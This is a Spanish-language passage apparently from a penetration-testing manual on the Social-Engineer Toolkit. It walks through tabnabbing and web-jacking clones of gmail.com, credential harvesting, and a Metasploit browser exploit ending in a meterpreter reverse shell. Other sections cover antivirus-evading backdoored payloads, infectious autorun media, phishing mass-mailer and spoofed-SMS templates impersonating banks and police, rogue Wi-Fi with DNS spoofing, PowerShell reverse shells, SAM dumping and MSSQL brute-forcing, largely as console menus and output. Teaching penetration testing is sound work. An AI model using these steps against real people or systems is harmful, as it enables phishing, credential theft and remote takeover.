POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

También tener en cuenta que cuando termine de presionar CONTROL-C, se generará un informe en 2 formatos. El primero es un informe basado en HTML y el otro es XML, si se necesita analizar la información en otra herramienta.

11.3.4. Tabnabbing Attack Method

El método de ataque tabnabbing se usa cuando una víctima tiene múltiples pestañas abiertas en su navegador. Cuando el usuario hace clic en el enlace, se le visualizará a la víctima un "Espere mientras se carga la página". Cuando la víctima cambia de pestaña porque es multitarea, el sitio web detecta que hay una pestaña diferente y la reescribe en el sitio web que se especifique. La víctima vuelve a hacer clic en la pestaña después de un período de tiempo y cree que se cerraron la sesión de su programa de correo electrónico o de su aplicación comercial y no es así, ya que es una clonación. Cuando las credenciales son insertadas, se recogen, se envían a la máquina del atacante y se redirige al usuario al sitio web original.

El menú que se visualiza es

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack> 2

La primera opción permitirá a SET importar una lista de aplicaciones web predefinidas que puede utilizar dentro del ataque.

La segunda opción clonará por completo un sitio web de su elección y permitirá utilizar los vectores de ataque dentro de la misma aplicación web que estaba intentando clonar.

La tercera opción permite importar su propio sitio web. Tener en cuenta que solo debe tener un index.html cuando usa la funcionalidad del sitio web importado.

SET soporta HTTP y HTTPS
Ejemplo: http://www.thisisafakesite.com
Entrar la url a clonar: https://gmail.com


[*] Cloning the website: https://gmail.com
[*] This could take a little bit…

La mejor forma de utilizar este ataque es si los campos de formulario de nombre de usuario y contraseña están disponibles. Independientemente de esto, captura todos los POST en un sitio web.

A la víctima se le presenta una página web que dice que espere mientras se carga la página.



Cuando la víctima cambia de pestaña, el sitio web se reescribe y luego si ingresa las credenciales, son enviadas al atacante.



11.3.5. Web Jacking Attack Method

El método de ataque web jacking creará un clon del sitio web y presentará a la víctima un enlace que indique que el sitio web se ha movido. Cuando se hace clic en el enlace, la URL se mostrará con la URL real, no con la máquina de los atacantes. Entonces por ejemplo, si clona gmail.com, la URL al pasar sobre ella sería gmail.com. Cuando el usuario hace clic en el enlace movido, se abre gmail y luego se reemplaza rápidamente con su servidor web malicioso.

El menú que se visualiza es

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack> 2

La primera opción permitirá a SET importar una lista de aplicaciones web predefinidas que puede utilizar dentro del ataque.

La segunda opción clonará por completo un sitio web de su elección y permitirá utilizar los vectores de ataque dentro de la misma aplicación web que estaba intentando clonar.


La tercera opción permite importar su propio sitio web. Tener en cuenta que solo debe tener un index.html cuando usa la funcionalidad del sitio web importado.

SET soporta HTTP y HTTPS
Ejemplo: http://www.thisisafakesite.com
Entrar la URL a clonar: https://gmail.com

La mejor forma de utilizar este ataque es si están disponibles los campos de formulario de nombre de usuario y contraseña. Independientemente de esto, captura todos los POST en un sitio web.

Cuando la víctima va al sitio, visualizará el enlace que se ve a continuación y observar la esquina inferior izquierda URL, es gmail.com.

Cuando la víctima hace clic en el enlace, se le presenta la siguiente página web:



Si se observa la barra de URL, estamos en nuestro servidor web malicioso. En los casos de ingeniería social, se quiere hacer que sea creíble, usar una dirección IP generalmente es una mala idea. La recomendación es que si hace una prueba de penetración, registrar un nombre similar al de la víctima, para gmail, puede hacer gmai1.com por ejemplo, algo similar que puede confundir al usuario al pensar que es el sitio legítimo. La mayoría de las veces ni siquiera notarán la dirección IP, pero solo es otra manera de asegurarse de que continúe sin problemas. Ahora que la víctima ingresa el nombre de usuario y la contraseña en los campos, verá que ahora podemos interceptar las credenciales.

11.3.6. Multi-Attack Web Method

El vector web multi-ataque es nuevo en SET 0.7.1 y permitirá especificar múltiples métodos de ataque web para realizar un solo ataque. En algunos casos el Applet de Java puede fallar, pero un exploit de Internet tendría éxito o tal vez el Java Applet y el exploit de Internet Explorer fallan y el Credential Harvester tiene éxito. El vector de ataque múltiple permite encender y apagar diferentes

vectores y combinar los ataques en una página web específica. Entonces cuando el usuario hace clic en el enlace, será blanco de cada uno de los vectores de ataque que especifique. Una cosa a tener en cuenta con el vector de ataque, es que no se puede utilizar Tabnabbing, Credential Harvester o Web Jacking a la vez. En este escenario del vector multitarea, activamos el ataque Applet Java, el exploit Metasploit Client-Side y el ataque Web Jacking. Cuando la víctima navega por el sitio web, tendrá que hacer clic en el enlace y será bombardeado con el Credential Harvester, con exploits de Metasploit, y el ataque Applet de Java.

El menú que se visualiza es

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack> 2

La primera opción permitirá a SET importar una lista de aplicaciones web predefinidas que puede utilizar dentro del ataque.

La segunda opción clonará por completo un sitio web de su elección y permitirá utilizar los vectores de ataque dentro de la misma aplicación web que estaba intentando clonar.

La tercera opción permite importar su propio sitio web. Tener en cuenta que solo debe tener un index.html cuando usa la funcionalidad del sitio web importado.

SET soporta HTTP y HTTPS
Ejemplo: http://www.thisisafakesite.com
Entrar la URL a clonar: https://gmail.com

El vector de ataque múltiple utiliza cada combinación de ataques y permite al usuario elegir el método para el ataque. Una vez que se selecciona un ataque, se agregará a tu perfil de ataque para usarlo para organizar el vector de ataque. Cuando termine, asegúrese de seleccionar la opción 'I'm finished'.

Select which attacks you want to use:
1. The Java Applet Attack Method (OFF)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Web Jacking Attack Method (OFF)
6. Use them all - A.K.A. 'Tactical Nuke'
7. I'm finished and want proceed with the attack.
8. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 1

Poner el Java Applet Attack Vector a ON
Opción agregada. Presiona {return} para agregar o preparar tu próximo ataque.

De esta forma podemos ir activando los demás ataques seleccionados.

Por el contrario se puede usar la opción "Tactical Nuke", que es la opción 7 que habilitará todos los vectores de ataque automáticamente.

A continuación tenemos que seleccionar la payload que se quiere generar:

Nombre	Descripción
Windows Shell Reverse_TCP (1)	Genera un shell de comando en la víctima y lo devuelve al atacante.
Windows Reverse_TCP Meterpreter (2)	Genera un shell de meterpreter y lo devuelve al atacante.
Windows Reverse_TCP VNC DLL (3)	Genera un servidor VNC en la víctima y lo devuelve al atacante.
Windows Bind Shell (4)	Ejecute la payload y crea un puerto de aceptación en el sistema remoto.
Windows Bind Shell X64 (5)	Windows x64 Command Shell, Bind TCP Inline
Windows Shell Reverse_TCP X64 (6)	Windows X64 Command Shell, Reverse TCP Inline
Windows Meterpreter Reverse_TCP X64 (7)	Conectar de nuevo al atacante (Windows x64), Meterpreter
Windows Meterpreter Egress Buster (8)	Genera un shell de meterpreter y encontrar un puerto en casa a través de varios puertos
Import your own executable (9)	Especifica una ruta para el propio ejecutable

A continuación hay una lista de codificaciones a probar y eludir los antivirus.
Seleccionar uno de los siguientes, 'backdoored executable' es generalmente el mejor.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (Ninguno)
15. Multi-Encoder (Excelente)
16. Backdoored Executable (El mejor)

Entrar tu opción o enter por defecto:
[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

****
Do you want to create a Linux/OSX reverse_tcp payload in the Java Applet attack as well?
****
Enter choice yes or no: no

Seleccionar el exploit a usar:

Enter the browser exploit you would like to use:
1) Java AtomicReferenceArray Type Violation Vulnerability
2) MS12-037 Internet Explorer Same ID Property Deleted Object Handling Memory Corruption
3) Microsoft XML Core Services MSXML Uninitialized Memory Corruption
4) Adobe Flash Player Object Type Confusion
5) Adobe Flash Player MP4 "cprt" Overflow
6) MS12-004 midiOutPlayNextPolyEvent Heap Overflow
7) Java Applet Rhino Script Engine Remote Code Execution
8) MS11 -050 IE mshtml!CObjectElement Use After Free
9) Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
10) Cisco AnyConnect VPN Client ActiveX URL Property Download and Execute
11) Internet Explorer CSS Import Use After Free (default)
12) Microsoft WMI Administration Tools ActiveX Buffer Overflow
13) Internet Explorer CSS Tags Memory Corruption
14) Sun Java Applet2ClassLoader Remote Code Execution
15) Sun Java Runtime New Plugin docbase Buffer Overflow
16) Microsoft Windows WebDAV Application DLL Hijacker
17) Adobe Flash Player AVM Bytecode Verification Vulnerability
18) Adobe Shockwave rcsL Memory Corruption Exploit
19) Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
20) Apple QuickTime 7.6.7 Marshaled_pUnk Code Execution
21) Microsoft Help Center XSS and Command Execution (MS10-042)
22) Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
23) Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
24) Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
25) Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
26) Microsoft Internet Explorer Style getElementsbyTagName Corruption (MS09- 072)
27) Microsoft Internet Explorer isComponentInstalled Overflow
28) Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)
29) Microsoft Internet Explorer Unsafe Scripting Misconfiguration
30) FireFox 3.5 escape Return Value Memory Corruption
31) FireFox 3.6.16 mChannel use after free vulnerability
32) Metasploit Browser Autopwn (USE AT OWN RISK!)
set:payloads> 8

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: x5sKAzS
[*] Malicious java applet website prepped for deployment

[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.
[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***

=[metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[891 exploits - 484 auxiliary - 149 post
+ -- --=[251 payloads - 28 encoders - 8 nops
=[svn r15540 updated 23 days ago (2012.06.27)

Ejecutar el exploit cargado,


resource (src/program_junk/meta_config)> use
windows/browser/ms09_002_memory_corruption
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.

msf exploit(ms09_002_memory_corruption) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.32.129:8080/
[*] Server started.

Ahora que tenemos todo en ejecución, naveguemos al sitio web y veamos que hay allí.
Primero nos saludan con el sitio que se ha movido ...
Hacemos clic en el enlace y nos topamos con un exploit de Metasploit. Mirar el controlador en el backend.

[*] Sending Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption to
172.16.32.131:1329...
msf exploit(ms09_002_memory_corruption) >

Este exploit falla porque estamos usando Internet Explorer 6, una vez que esto falla, echar un vistazo a la pantalla de la víctima:



Accionamos ejecutar y tenemos un shell del meterpreter en la máquina del atacante. En este caso, seríamos redirigidos volver al Google original porque el ataque tuvo éxito. Si también se nota cuando usamos el Applet de Java, migramos automáticamente a un thread (proceso) separado y pasa a ser notepad.exe. La razón es que si la víctima cierra el navegador, será seguro y el proceso no terminará nuestro shell de meterpreter.

[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at Thu Sep 09 12:33:20 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)

msf exploit(ms09_002_memory_corruption) >

Digamos que este ataque falló y el usuario presionó cancelar. A continuación se le pedirá que ingrese su nombre de usuario y contraseña en el campo de nombre de usuario/contraseña.

11.3.7. Full Screen Attack Method

El ataque de pantalla completa utiliza la confianza en el navegador web que utiliza las FullScreen API disponibles introducidas en Firefox, Chrome and Safari.

El módulo de ataque FullScreen viene disponible con solo 2 opciones de ataque. Este ataque hace que el usuario haga clic en un enlace elaborado con texto de información sobre herramientas del navegador falsificado. El usuario despliega el enlace haciéndole creer que es realmente https://www.gmail.com. Cuando se hace clic en un script, se detecta el tipo de navegador que está ejecutando el usuario y se despliegan imágenes para que coincidan con el navegador incluido el sistema operativo. A continuación mostrar una página falsa y pedir las contraseñas de usuario u otra información importante.

El menú principal de Full-Screen muestra 3 opciones: la primera para generar un ataque original de Full-Screen en su propia página separada. La segunda opción es crear el ataque de pantalla completa en un conjunto de ficheros XSS (Cross site scripting) utilizable listos para su implementación y la tercera opción lo llevará de regreso al menú anterior de SET.

Primera opción:
La primera opción mostrará 2 ataques de Full-Screen disponibles. Seleccionar uno u otro dará como resultado varias instrucciones que le solicitarán información en función de como desea que se cree su página de ataque de Full-Screen para la implementación del campo. Normalmente los 2 ataques generados son GMAIL y FACEBOOK. PHP debe estar habilitado en su servidor para que las técnicas adicionales de recopilación de información funcionen. Preguntará si tiene un servidor local ejecutándose. Un simple Sí o no, llevará a almacenar los ficheros generados localmente en el disco o localmente en su servidor web en ejecución. La próxima pregunta será acerca de como transmitir la información de las víctimas una vez que se haya establecido y finalizado el ataque. La información puede guardarse localmente en el disco o enviarse por correo. Si se elige correo, asegúrese de que las funciones de correo de PHP estén configuradas y ejecutándose.

A continuación preguntará al entrar una dirección de correo electrónico o responder si desea que se genere un nombre de fichero aleatorio para cada nueva presentación, Obviamente al elegir No a los ficheros aleatorios, tendrá que ingresar un nombre de fichero donde todos los resultados se almacenarán en el disco.

La siguiente pregunta preguntará si desea recopilar un perfil de recopilación de información más detallado para cada víctima, esto incluye cosas como GEOIP, ISP, USER AGENT, etc. Se realizarán otras preguntas al presionar enter y se mantendrá la respuesta predeterminada para cada situación. También hay una breve descripción de cada función y de lo que hace. Asegúrese de que SET tenga el conjunto de lectura y escritura apropiado para que pueda crear todos los ficheros recién generados. Los mensajes de éxito se mostrarán después de haberlo creado todo. El fichero PHP dependerá del nombre que se le asignó durante la configuración, el valor predeterminado es index.php.

Segunda opción:
La segunda opción es para la implementación de XSS. Esto crea todas las carpetas necesarias y simplemente vinculando el fichero header.js (http: //yoursite/header.js) en la payload XSS que mostrará el fichero de ataque FullScreen incrustado dentro de cualquier sitio que haya encontrado éticamente y esté explotando dentro de un XSS. Esto también requiere que PHP esté presente en el servidor atacante porque un fichero PHP estará allí escuchando los envíos de formularios entrantes.

La vulneración XSS debería poder ejecutar JavaScript para que este ataque funcione correctamente. Actualmente solo hay una opción de generación de pantalla completa XSS disponible que es Facebook. Se agregarán más opciones y métodos en el futuro.

La primera pregunta después de seleccionar este ataque es especificar la ruta absoluta en donde se guardan todas las carpetas y ficheros. Esto debe ser específico para que todas las imágenes y ficheros puedan tener una ruta absoluta para que se muestren durante el ataque XSS. Todas las demás preguntas serán sencillas y se explicarán con una breve descripción de lo que hace. Por último se elegirá un lugar donde subir todos los ficheros generados en el ataque. Habrá un fichero PHP llamado varGrab.php que se ubicará en su servidor de backend escuchando los datos entrantes. El fichero de JavaScript que se desea vincular durante su payload XSS es [http://yoursite.com/js/header.js] en la carpeta js

11.3.8. HTA Attack Method

Cuando se selecciona este ataque, se visualiza el menú siguiente

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

La primera opción permitirá a SET importar una lista de aplicaciones web predefinidas que puede utilizar dentro del ataque y son las siguientes

1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo

set:webattack> Select a template:

La segunda opción clonará por completo un sitio web de su elección y permitirá utilizar los vectores de ataque dentro de la misma aplicación web que estaba intentando clonar.

La tercera opción permite importar su propio sitio web. Tener en cuenta que solo debe tener un index.html cuando usa la funcionalidad del sitio web importado.

11.4. Infectious Media Generator

Pasando a los vectores de ataque físico y a un método de ataque completamente diferente, utilizaremos el vector de ataque Infectious USB/DVD/CD. Este vector de ataque permitirá importar su propio fichero ejecutable malicioso o uno de ellos dentro de Metasploit para crear un DVD/CD/ USB que incorpore un fichero autorun.inf. Una vez que se inserta este dispositivo, se iniciará la ejecución automática y se ejecutará el fichero autorun.inf. Se puede especificar un exploit de formato de fichero que desencadenará un desbordamiento y comprometerá el sistema como por ejemplo, un exploit de Adobe.

En este ejemplo, se especifica un ataque de formato de fichero para crear el infeccioso USB/DVD/CD. Se crea una carpeta llamada 'SET' en la raíz del directorio SET que contiene los componentes que deberá copiar en el dispositivo de medios de su elección. Una vez insertado, el exploit desencadenaría un desbordamiento y si fueran susceptibles, comprometería completamente su sistema con un shell de meterpreter. Si se hubiera seleccionado la sección ejecutable, habrían sido lo mismo que se analizó anteriormente, pero en lugar de desencadenar un exploit, desencadenaría un ejecutable.

Al hacer un ls -al en el directorio SET, se debe observar que hay una carpeta de ejecución automática. Grabar los contenidos de este directorio en un DVD o escribirlo en un dispositivo USB. Una vez insertado se le presentaría un shell.

11.5. Mass Mailer Attack

Hay 2 opciones en el ataque de correo electrónico masivo, la primera sería enviar un correo electrónico a una persona individual. La segunda opción permitirá importar una lista y enviar el correo a tantas personas como se desee dentro de esta lista.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
3. Return to main menu.
Enter your choice: 1

Do you want to use a predefined template or craft a one time email template.
1. Pre-Defined Template
2. One-Time Use Email Template
Enter your choice: 1

Below is a list of available templates:
1: Baby Pics
2: Strange Internet usage from your computer
3: New Update
4: LOL...have to check this out...
5: Dan Brown's Angels & Demons
6: Computer Issue
7: Status Report
Enter the number you want to use: 7

Enter who you want to send email to: davek@fakeaddress.com
What option do you want to use?
1. Use a GMAIL Account for your email attack.
2. Use your own server or open relay
Enter your choice: 1
Enter your GMAIL email address: davek@fakeaddress.com
Enter your password for gmail (it will not be displayed back to you):

SET ha terminado la entrega de correos electrónicos y el adjunto puede ser un fichero pdf como ya se ha explicado en otros ataques.

11.6. Arduino-Based Attack Vector

El vector de ataque basado en Arduino utiliza el dispositivo basado en Arduino para programar el dispositivo. Se puedes aprovechar el de Teensy, que tiene almacenamiento propio y puede permitir la ejecución remota de código en el sistema físico. Dado que los dispositivos están registrados como de teclado USB, evitará cualquier ejecución automática desactivada o protección de punto final en el sistema.

Este vector de ataque creará los archivos .pde necesarios para importar en Arduino. El ataque va desde descargadores basados en Powershell, ataques wscript y otros métodos.

11.7. Wireless Access Point Attack Vector

SET tiene un vector de ataque llamado vector de ataque inalámbrico que generará un punto de acceso desde una tarjeta de interfaz inalámbrica en su máquina y aprovechará DNSSpoof para redirigir las solicitudes del navegador de las víctimas a un vector atacante en SET. Por ejemplo se puede aprovechar este ataque para crear el punto de acceso y luego aprovechar el vector de ataque de Applet Java o el vector de ataque múltiple . Cuando la víctima se conecta al punto de acceso falso y navega por Internet, la máquina atacante puede ver su tráfico con un escaner.

Este vector de ataque utiliza airbase-ng, airmon-ng, DNSSpoof y dhcpd3 para funcionar correctamente.

What do you want to do:
1. Start the SET Wireless Attack Vector Access Point
2. Stop the SET Wireless Attack Vector Access Point
3. Return to the SET main menu.
Enter your choice: 1
Enter the wireless network interface (ex. wlan0): eth0

[*] Placing card in monitor mode via airmon-ng..
[*] Spawning airbase-ng in a seperate child thread...
[*] Sleeping 15 seconds waiting for airbase-ng to complete...
[*] Bringing up the access point interface...
[*] Writing the dhcp configuration file to src/program_junk
[*] Starting the DHCP server on a seperate child thread...
[*] Starting DNSSpoof in a seperate child thread...
[*] SET has finished creating the attack. If you experienced issues please report them.
[*] Now launch SET attack vectors within the menus and have a victim connect via wireless.
[*] Be sure to come back to this menu to stop the services once your finished.
[*] Press [return] to go back to the main menu.

11.8. QRCode Generator Attack Vector

El vector de ataque QRCode utiliza la capacidad de generar códigos QR de forma nativa en Python. Cuando se escanea, se redirigirá al vector de ataque SET. Lo bueno de este ataque es la capacidad de redirigir a las víctimas a cualquiera de los vectores de ataque integrados que SET tiene a su disposición.

El vector de ataque QRCode crea un código QRpara usted con la URL que se desee. Cuando se haya generado el código QR, seleccionar un vector de ataque adicional dentro de SET e implementar el código QR a la víctima. Por ejemplo, generar un código QR del SET Java Applet Attack y enviar el QRCode a través de un correo.

Ingrese la URL a la que desea que vaya el código QR: https://www.trustedsec.com
[*] [*] QRCode se ha generado en informes / qrcode_attack.png!
Código QR generado.

11.9. Powershell Attack Vectors

El módulo Powershell Attack Vector permite crear ataques específicos de PowerShell. Estos ataques permitirán usar PowerShell, que está disponible de forma predeterminada en todos los sistemas

operativos Windows Vista y superiores. PowerShell proporciona una utilidad para implementar payloads y realizar funciones que no se desencadenan mediante tecnologías preventivas.

Cuando se selecciona se visualiza el menú siguiente:

1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database
99) Return to Main Menu

11.10. SMS Spoofing Attack Vector

Este módulo es solo el comienzo de una plataforma de ataque móvil completamente nueva para la versión más reciente de SET. La gente de TB-Security.com presentó este módulo que permite falsificar su número de teléfono y enviar un SMS. Esto sería beneficioso en ataques de ingeniería social utilizando el Credential Harvester. El módulo SMS permite crear mensajes SMS ey enviarlos a una persona, falsificando la fuente de SMS.

Se puede usar una plantilla predefinida, crear su propia plantilla o especificar un mensaje arbitrario. El método principal para esto sería lograr que un usuario haga clic o lo induzca en un enlace en su navegador y robe las credenciales o realice otros vectores de ataque.

Cuando se selecciona este ataque, se visualiza el menú siguiente:

1) Perform a SMS Spoofing Attack
2) Create a Social-Engineering Template
99) Return to Main Menu
set:sms>1

Below is a list of available templates:
1: Movistar: publicidad tarifa llamada
2: MRW: pedido no entregado
3: Vodafone Fool
4: Movistar: publicidad nieve
5: Movistar: publicidad aramon
6: Movistar: publicidad nokia gratis
7: Ministerio vivienda: incidencia pago
8: Vodafone: publicidad nuevo contrato
9: teabla: moviles gratis
10: Movistar: publicidad verano internet
11: Movistar: publicidad tarifa sms
12: Yavoy: regalo yavoy
13: Boss Fake
14: Movistar: oferta otoño
15: Movistar: publicidad navidad
16: TMB: temps espera
17: ruralvia: confirmacion de transferencia
18: Movistar: publicidad ROCKRIO

19: Tu Banco: visa disponible en oficina
20: Police Fake
set:sms> Select template:2

Service Selection
There are diferent services you can use for the SMS spoofing, select your own.
1. SohoOS (buggy)
2. Lleida.net (pay)
3. SMSGANG (pay)
4. Android Emulator (need to install Android Emulator)
99. Cancel and return to SMS Spoofing Menu
set:sms>1

SMS sent
SET has completed.

11.11. Penetration testing (Fast-Track)

Fast-Track fue creado originalmente hace varios años y automatizó varios vectores de ataque complejos. Fast-Track tiene exploits adicionales, vectores de ataque y ataques que se pueden usar durante una prueba de penetración.

La lista de los ataques actuales son

- Microsoft SQL Bruter
- Custom Exploits
- SCCM Attack Vector
- Dell DRAC/Chassis Default Checker
- RID_ENUM – User Enumeration Attack
- PSEXEC Powershell Injection

A continuación se explican cada uno de ellos.

11.11.1. Microsoft SQL Bruter

Este vector de ataque intentará identificar servidores MSSQL vivos y aplicar la fuerza bruta a las contraseñas de cuenta débiles que se pueden encontrar. Si esto ocurre, SET comprometerá el sistema afectado al implementar un vector de ataque binario a hexadecimal que tomará un binario sin procesar, lo convertirá a hexadecimal y usará una propuesta por etapas para desplegar la forma hexadecimal del binario en el sistema subyacente. En este punto, se producirá un desencadenante para convertir de nuevo la payload a binario para nosotros.

Estos vectores de ataque tienen una serie de vulnerabilidades y aspectos de automatización para ayudar en el arte de las pruebas de penetración.

El menú que se visualiza es el siguiente:

1) Scan and Attack MSSQL
2) Connect directly to MSSQL
99) Return to Main Menu
set:fasttrack:mssql>99

11.11.2. Custom Exploits

Estos exploits programados a medida tiene exploits oscuros y otros que se basan principalmente en Python. El menú actual es

```
  1) MS08-067 (Win2000, Win2k3, WinXP)
  2) Mozilla Firefox 3.6.16 mChannel Object Use After Free Exploit (Win7)
  3) Solarwinds Storage Manager 5.1.0 Remote SYSTEM SQL Injection Exploit
  4) RDP | Use after Free - Denial of Service
  5) MySQL Authentication Bypass Exploit
  6) F5 Root Authentication Bypass Exploit
 99) Return to Main Menu
```

11.11.3. SCCM Attack Vector

